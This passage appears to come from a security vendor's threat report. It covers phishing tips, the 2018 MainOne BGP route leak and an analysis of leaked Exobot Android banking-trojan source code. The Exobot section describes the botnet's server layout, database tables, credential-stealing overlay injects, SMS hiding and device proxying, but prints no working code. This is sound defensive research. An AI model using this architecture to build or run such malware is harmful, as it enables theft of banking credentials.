Also, know how to spot malicious or fake websites. Spelling mistakes and old design templates are a common giveaway for phishing sites. Also, look for strange letter or number combinations that might dupe you into thinking you are visiting a legitimate URL. For instance, attackers might use two "Vs" side-by-side to appear like a "W". A legitimate web page run by a business will almost never have a misspelling.

2

Watch Out for Fake Tech Support Scams

Microsoft and Apple will never contact you to let you know your computer is infected with malware. Threats like FakeAlert and MAC.OSX.AMCleaner from Q4 exploit users' fear that their computer is broken and requires a fix. Pop-up windows try to scare the user into calling a phone number to receive technical support. During the call, the attacker will try to convince the victim into installing remote access software or paying a fee to clean their computer. Be sure to train your users to never fall for this style of attack.

3

Cryptominers Didn't Follow the Cryptocurrency Crash

Bitcoin and other cryptocurrencies may have plummeted in value over the last year, but attacks that mine them did not. The most widespread malware we saw in Q4 was a cryptominer, as were two of the top 10 most-detected threats by volume. Keep an eye out for sluggish response times and other indicators of potential cryptojacker infections.

Top Security Incidents

Top Security Incidents

Google & Cloudflare BGP Hijack

The top security incident for Q4 2018 is one you may not have even noticed. It lasted only 74 minutes and didn't garner much news attention, but it highlighted a critical flaw in the fabric of the Internet with global ramifications.

When you attempt to load a website or send an email to another company, your web traffic is routed across the Internet to reach its destination. The Internet's routers must have an accurate routing table to know how to route your traffic and get the reply back to you. These routers use a dynamic routing protocol called Border Gateway Protocol (BGP) to automatically maintain their routing tables and handle updates as new endpoints are brought online and old ones are taken down or fail.

BGP, which was originally standardized in 1989 with **RFC1105**, has received many revisions over the years. The last major overhaul came in 1995 when the Internet Engineering Task Force (IETF) published the standard for BGPv4, which was further updated in 2006. Throughout all of its revisions though, BGP has maintained one core limitation, it relies on trust.

On November 12th, 2018 at around 21:13 UTC, MainOne Cable Company (an Internet service provider (ISP) in Nigeria) broke that trust by issuing a BGP routing announcement stating that it was the best route for 212 Google IP address blocks. China Telecom compounded the issue by accepting the announcement and replaying it worldwide. In result, the Internet backbone began routing large amounts of Google-destined traffic through China, causing service disruptions and privacy concerns for users for around 74 minutes. In this section, we cover how BGP works, how a Nigerian ISP was able to hijack Google's IP address space, and both the fallout and fixes to this serious Internet flaw.

BGP Primer

BGP, and dynamic routing in general, can be a difficult topic to digest. However, in order to understand what happened on November 12th you'll need at least a basic understanding of how BGP works.

All dynamic routing protocols share a common goal; to automatically update routing tables so they reflect the most efficient and accurate path to take from one point in the network to another. This is especially important on the Internet, where core routers must know how to reach hundreds of thousands of different IP address blocks called prefixes. The best route to a location can sometimes change because of issues like power outages or accidental cable cuts. Internet routers must handle these changes and update their tables quickly to avoid dropping packets.

Photo: DAN KITWOOD/GETTY IMAGES

Autonomous Systems (AS) are multiple IP prefixes managed by a single organization. For small and midsize enterprises, your Internet service provider most likely manages the AS that holds your public IP address(s). Larger organizations might have their own AS, independent of their ISP. In BGP, each AS has its own Autonomous System Number (ASN), assigned by the Internet Assigned Numbers Authority (IANA), for identification.

Each AS on the Internet forms a connection with one or more neighbors, called peers. For organizations that own their own ASN and IP prefixes, their peer connection is usually with their ISP's closest BGP router. ISPs in turn form peer connections with other ISPs and large content providers that manage their own networks like Google or Cloudflare.

After an AS joins a peer connection, it advertises the prefixes under its control to its neighbor. The neighbor adds an entry to their Routing Information Base (RIB) that states prefix A.B.C.D/E is available at AS number XYZ.

Peers can also relay route advertisements that they have learned from their other neighbors. Every time an AS relays a prefix advertisement for a neighbor, it tacks on its own ASN as a "hop" to reach it. For example, an ISP's AS in the middle of the Internet backbone may receive a route advertisement for the prefix 123.45.0.0/16 with an autonomous system path (AS Path) of 1256, 2534, 4125. This means in order to reach that network, it should route the packet through ASN 1256, which will then forward it to 2534, which then forwards it on to 4125.

For redundancy, much of the Internet backbone uses a mesh-like topography, which means there is usually more than one way to reach any given prefix. Because of this, it is common for a router to receive multiple different AS path advertisements for any given prefix. BGP uses a few different attributes when determining which is the best path to reach any given prefix. First, if the prefix is directly connected to the router, that is the path it uses. Next, it selects the path with the shortest AS Path, that is, the least number of hops. If there are two equal-length paths to a prefix, the router uses other metrics as a tiebreaker.

BGP relies on the trust system for route advertisements. Two routers in a peer relationship have to trust that the advertisements they receive from each other are correct in order to accurately update their routing tables. There are some limits to this trust though. For example, an ISP might not want to risk one of their customers accidentally sending an incorrect route advertisement for a prefix they don't own. To combat this, BGP routers can use route filters to limit what prefixes they will accept from any given peer. If an ISP knows that their customer only owns a single prefix, they can add a filter to only accept and relay advertisements for that specific prefix.

Deeper into the Internet mesh, routers must be prepared to accept advertisements for any given prefix to handle path changes, which means they won't always have a filter in place to prevent relaying inaccurate routes. This means, if a false advertisement makes it far enough into the Internet, it can have far-reaching consequences.

The Mistake

Most countries in the world maintain Internet Exchange Points (IXPs) where regional ISPs can peer with each other using BGP and exchange Internet traffic directly. The Internet Exchange Point of Nigeria (IXPN) for example, allows dozens of Nigerian ISPs to connect directly with each other. Without IXPN, if someone in their home in Nigeria attempted to access a Nigerian website, there is a chance that their connection would route outside the country and back before ever reaching the server. With IXPN, their home ISP likely has a peering agreement with the ISP that hosts the server, so they can connect directly to it with fewer routing hops, reducing latency and bandwidth costs.

IXPs, including IXPN, also act as a single point of connection for remote companies and services. Google for example, maintains a direct peer connection with members of IXPN to help reduce latency for connections from these ISPs to Google's servers. As part of this peer connection, Google announces its IP prefixes to participating ISPs. When a customer of a participating ISP attempts to connect to a Google service, the ISPs routers know they can reach Google's IP address space through their peered connection at IXPN.

ISPs and organizations usually create these peering agreements to benefit the ISPs customers alone. Specifically, the ISPs should not re-announce the prefixes in the agreement to other autonomous

systems that they peer with. Usually, ISPs will use route filters to prevent their routers from accidentally announcing the prefixes to their other neighbors. On November 12th though, MainOne, who has a peering agreement with Google through IXPN, accidentally misconfigured their route filters during a network upgrade, which caused them to announce 212 Google prefixes to their other BGP peers.

One of MainOne's BGP peers, China Telecom, accepted the route announcement and advertised it to all of their peers. Transtelecom, a Russian ISP, accepted China Telecom's route advertisement and relayed it to all of their peers. Very soon, multiple ASs began accepting and relaying the original accidental advertisement from MainOne across the world.

Ultimately, for a period of about 74 minutes, a large portion of Internet traffic intended for Google was inadvertently routed through Russia and into China. Access to many Google services hit a dead end in China, likely blocked by the Great Firewall. Others suffered from extended latency as their connections were ultimately routed through Nigeria back to Google.

Google wasn't the only service impacted by the accidental hijack. At around the same time, MainOne also began advertising Cloudflare-owned IP prefixes. The service interruption for Cloudflare customers wasn't as noticeable however, as their systems automatically changed their routing to mitigate the effect. MainOne eventually resolved the issue, adding back the appropriate route filters to prevent them from relaying Google's and Cloudflare's prefixes.

What's the Big Deal?

This isn't the first time Google has experienced a service outage. Why is this particular incident such a big deal? This mistake highlighted a critical flaw in the fabric of the Internet. A small ISP in Nigeria was able to disrupt global traffic to one of the largest tech companies for over an hour because of a simple misconfiguration. While there is no evidence of malicious intent or action during the accidental hijack, the privacy and security implications are serious.

A more coordinated, malicious BGP prefix hijack could remain undetected and allow a nation-state or cyber criminal to cause real damages. The attacker would be able to inspect and modify all unencrypted traffic that traverses their routers. If the attacker could convince their victims to install a Root Certificate Authority (CA) certificate on their device, they could inspect and modify all of the hijacked traffic, including encrypted traffic. Unfortunately, it can be too simple to convince a user into installing a Root CA certificate. Facebook proved this when their "Research VPN" app paid users $20 a month to install a Root CA on their mobile devices, allowing the company to inspect all encrypted traffic. In some cases, the user may not have known their device was compromised, as was the case when Lenovo laptops shipped with root CA certificate for Superfish, an advertising company, that allowed pre-installed adware to man-in-the-middle encrypted connections.

Beyond a coordinated sophisticated attack, an attacker could simply hijack a BGP prefix and sinkhole all traffic, effectively taking the location offline. In WatchGuard's 2019 security predictions, we predicted this type of attack.

What's the Fix?

BGP as defined does not have any protections against prefix hijacking. Luckily, there are extensions that can help solve the problem. RFC6480 or Resource Public Key Infrastructure (RPKI) uses cryptographic signatures to authenticate BGP route announcements, similar to how websites use TLS certificates to validate their authenticity. RPKI allows routers to perform Route Origin Validation (ROV) to confirm a prefix announcement came from the actual owner.

However, RPKI and ROV adoption is not taking off quickly enough. At the time of this writing, only 12.77% of prefixes have valid RPKI implementations according to NIST's RPKI adoption tracker. Even worse, less than 1% of the Internet's ASs perform ROV to validate route advertisements. In order to mitigate this threat, ISPs and organizations that participate in BGP must adopt these standards to protect their users and customers.

Lessons Learned

1

Much of the Internet is built on insecure standards

BGP is an old standard that does not include protections by default. While it is good at what it does, quickly converging on the best route for any destination, it is not good enough on its own to protect against malicious advertisements.

2


Organizations must adopt security standards quicker

The RPKI standard was published in 2012 but most organizations and ISPs still lack support. Recent incidents, like this one involving MainOne, have proven that relying on trust is not enough.

3

Future standards should include secure design

Technology is ever-evolving, which means there will always be new standards in development. These standards must include security by default because, as we have seen, it can often take far too long to adopt security after the fact.



WatchGuard Threat Lab Research

Exobot Analysis

Overview of Exobot

Back in 2016, Exobot's author posted version 2's source code for sale online on hacker forums as well as the dark web. Exobot is a sophisticated malicious botnet package for Android devices. The variant we analyzed targets specific countries by enforcing a list of predesignated countries it avoids. Exobot is also a banking trojan, meaning it primarily targets banking apps and other financial services using an overlay attack. An overlay attack detects apps it "knows" and lays an invisible interface over the app's real user interface (UI) in order to intercept user inputs like usernames and passwords. Exobot even abuses Android's DevicePolicyManager API, a set of administrative functions that give system-level access, to perform nefarious activities like disabling antivirus programs.

For example, if a victim download's a third-party application from an unofficial Android repository, they may also inadvertently get Exobot as well. When that user opens their financial institution's mobile application (or any other financial app the malware knows about), Exobot detects, intercepts, and overlays a transparent window over the legitimate app. When the victim enters their credentials into the login form, Exobot's overlay captures them and sends them back to the attacker.

Before Exobot's author posted it for sale, they offered it as a rented service where customers could purchase time in segments of weeks and months. Now, however, anyone with technical know-how can download the leaked source code, make modifications to it, and launch a fresh malware campaign. Having procured a sample of the source code ourselves, WatchGuard's Threat Lab team analyzed the source to get a better idea of how the malware worked.

The Shell Structure

Overview

The source code archive contains three main directories: exo, loader, and socks.

exo Directory

The exo directory stores the entire malware ecosystem, including malicious versions of legitimate application frontends and also user and admin management panels. Nested directories within exo include:

- **backend_server** – houses the bot's command and control (C2) infrastructure. It includes a bot-interaction panel for customers, an admin panel, and a storehouse for compiled APKs.
- **frontend_server** – which hides the backend behind an Nginx proxy.
- **builder_server** – it can manage customer accounts, bot templates, and build APKs.

Each directory contains deployment instructions in a README file, which you can see in Figure 5.

```
Android Exobot (app, panels and ecosystem) sources v. 2.0

backend_server/SETUP.txt -- backend - powerful server to provide customers
bot panels, admin panel, compiled apks

frontend_server/SETUP.txt -- frontend - lightweight server to hide backend
with nginx proxy

builder_server/SETUP.txt -- builder - powerful server to manage customers,
bot templates, build apks and automatically upload them to backend
```

Figure 5: Excerpt from exo's "README.txt" file describing different servers uses

loader Directory
Next, the loader directory houses the following sub-directories:

- **bot** – this is the malicious Android application's source code.
- **panel** – which contains backend web server files and scripts for setting up the bot management database.

Our source for the panel structure appears to be incomplete. There was a file to create the bot database for example, but it was empty. We were particularly interested in the bot sub-directory as it was the actual malicious Android bot client.

socks Directory
Finally, the socks directory, which contains a separate module that allows attackers to proxy connections through infected devices using the SOCKS protocol. This directory has three sub-directories:

- **android_service** – this is the source code for the Android SOCKS service that attackers can embed into the bot client. This allows an attacker to divert their network traffic through these victim Android devices around the world.
- **linux_server** – houses an example command and control server that is ready to deploy.
- **php_panel_example** – which holds all the files for an older command and control server for this module.

Refer to Table 1 for a better idea of just how many files and directories there are in this procured source code. It is worth stating that though there are many duplicate directories nested within each other causing the high total count, the directories are fairly well organized overall.

Content Type	Number of Items
Directories	1,653
Files	6,006

Table 1: Total number of files and directories within the entire directory structure

The Threat Research section covers the backend server directory as well as the Android bot application itself. Let's get to it.

Backend Server

The backend_server directory is the meat and bones of Exobot's infrastructure source code. With that being said, most of the code focuses on rendering content versus actual functionality. In order to keep this analysis interesting, but to make you aware of the content provided, Figure 6 depicts an overview of the content.

Figure 6: Visual representation of exo's content

Up next is a look at the databases created per the SQL sub-directory along with some intersting context within the databases, followed by a virtual tour of the backend admin panel, where we'll see some sample applications used in the Android app's overlay techniques, along with some available modules for clients to purchase. Lastly we'll take a peek at the customer login panel.

Exploring Exobot's Database Backend

In this section we will cover the created databases per the execution scripts stored within the SQL sub-directory.

blank_bot.sql
The malware infrastructure supports multi-tenancy, meaning different user accounts (customers) can manage their own network of bots. This file contains the templates for all of the tables that the server must create when adding a new user. You can see the tables it creates in Figure 7.

```
+----------------------+
| apps                 |
| bot_apps             |
| bot_banks            |
| bot_cards            |
| bot_contacts         |
| bot_sms              |
| bot_tasks            |
| bots                 |
| config               |
| injects              |
| users                |
+----------------------+
```

Figure 7: Database tables created when executing "blank_bot.sql"

First off, **bots** is among the most interesting as it stores a lot of information from infected Android phones. Mined information includes the phone's **IMEI number**, its IP address, its country and whether the malware obtained admin API access, as well as a list of about 20 other things.

Next, the **bot_cards** table stores personal information about the phone's user, such as their name, address, birthday, and a dozen other personally identifying attributes.

Finally, the **bot_tasks** table is where the command server stores pending commands to send to infected phones.

is_online.sql
This is a short file that holds a SQL function that checks if a bot is online by checking the timestamp from when the bot last checked in.

general.sql
This file generates tables that have to do with the bot's infectious and evasive capabilities. It creates tables that house what apps the malware can target, and which antivirus (AV) and security programs to block, among other things.

You can see the database tables it creates in Figure 8.

```
+--------------------+
| Tables_in_general  |
+--------------------+
| blocked_bots       |
| bot_socks          |
| cc_on_list         |
| groups             |
| injects            |
| injects_queue      |
| minimize_apps_list |
+--------------------+
```

Figure 8: Database tables created when executing "general.sql"

An interesting table from this list is **minimize_apps_list**, which lists many antivirus (AV) products that the bot app keeps minimized. Some example AV products include AVG, Avast, and BitDefender, as well as a few others we haven't heard of; see Appendix A for a full listing.

Another table is **injects**. It stores an extensive list of the banking, shopping, and social media sites the botnet has overlays for. It contains almost 150 items; see Appendix B for a full listing. The web server uses this list to display Exobot's potential targets to customers.

Exploring the Backend Admin Panel

The management portion of the backend server uses **HTTP basic authentication**; see Figure 9. Usernames and MD5-encoded passwords are stored in a file called panel.passwd.




Figure 9: HTTP basic authentication form

After successfully authenticating, the default landing page shows the customers that have access to the malware botnet. The TestUser account is a built-in user account. Interestingly, if this user is removed all functionality ceases in the backend panel. The other user is one we created for testing; see Figure 10.




Figure 10: Landing page of the backend admin panel

The Exobot administrator can give different customers access to different options displayed in Figure 10.

- **Light mode** is more or less a stripped-down version of the botnet. Users configured in Light mode don't see many features.
- **SMS Deleter** allows the malware to send, receive and delete text messages through an infected device without the owner knowing.
- **Contacts grabber** does what you expect. It steals contacts from an infected device.
- **Socks5** is the proxy module we mentioned earlier that allows an attacker to redirect their web connections through an infected device.

Figure 11 depicts a list of some of the pre-defined applications that Exobot targets with its overlay attacks.

- **custom** – consists of varying financial institutions that are not geographically distinct. There are other pre-defined lists organized by country that store apps specific to that region.
- **socials** – refers to social media applications, including Facebook and Skype platforms.

Figure 11: Inject list menu option

Customer Admin Panel

Let's shift focus to the customer portal. There are three main customer-oriented views.

- **bot access** – how the malicious mobile application communicates with the backend panel.
- **stats access** – provides usage statistics and related details.
- **panel access** – allows customers to see the mined information their malicious application has acquired.

A client must first authenticate via HTTP basic, similar to the admin backend but with credentials verified against customers.passwd, and then is faced with another login screen that queries the backend database. Figure 12 displays the landing page once authentication has been verified.




Figure 12: Landing page once a client has authenticated

There are quite a few menu options in the customer portal, many of which are self-explanatory. Let's take a look at the My Injects and Extras menu options first. Injects, in the context of Exobot, are applications that it recognizes and is capable of targeting with overlay attacks. The bot has regionally distinct applications for various countries depending on what region a customer wants to target, as well as global social networks and messaging apps, and even some custom apps. Exobot clearly has the ability to target its malware campaign.

In Figure 13 you can see a sample of some of the many (16 in total) Austria-based injects. Each inject shows a screenshot of the targeted form and the data fields that it captures. Figure 14 shows optional regional packages available for an additional fee.


